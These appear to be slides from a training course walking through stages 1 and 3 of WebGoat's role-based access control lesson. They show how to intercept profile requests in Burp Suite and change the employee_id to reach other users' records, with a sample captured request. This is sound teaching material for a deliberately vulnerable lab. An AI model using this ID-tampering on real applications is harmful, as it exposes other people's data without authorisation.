
Session Management Attacks Bypass Access Control



Bypass Access Control


Solve stage 1 and stage 3 of <u>Role-based access control</u> on WebGoat





Bypass Access Control - Solution

- To solve the first stage, you only need to delete a user profile.
 - o In lesson description, Webgoat has mentioned the username and password of a regular user (The passwords for users are their given names in lowercase)
- After you log into application using given credentials intercept the Delete
 Profile request using Burp Suite and change the employee_id to another one
- * You have completed Stage 1: Bypass Business Layer Access Control
- * Welcome to Stage 2: Add Business Layer Access Control





Bypass Access Control - Solution - Contd.

- Solving stage 3 looks like the first stage
- After logging in, you only need to intercept the View Profile request using Burp Suite and change the **employee_id** to something else *You have completed Stage 3: Bypass Data Layer Access Control. *You have completed Stage 3: Bypass Data Layer Access Control.

* Welcome to Stage 4: Add Data Layer Access Control

POST /WebGoat53/attack?Screen=119&menu=200 HTTP/1.1

Host: lab.awh.exdemy.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: http://lab.awh.exdemy.com/WebGoat53/attack?Screen=119&menu=200

Content-Type: application/x-www-form-urlencoded

Content-Length: 34

Cookie: JSESSIONID=24747F2D782BD2F6EC61104474B05DCB; cfduid=d282a2de6b5f9316732ff089d02c0fd671534579107;

ga=GA1.2.1536314939.1534579108

Authorization: Basic d2ViZ29hdDp3ZWJnb2F0

Connection: close

Upgrade-Insecure-Requests: 1

7DResearch

employee id=101&action=ViewProfile

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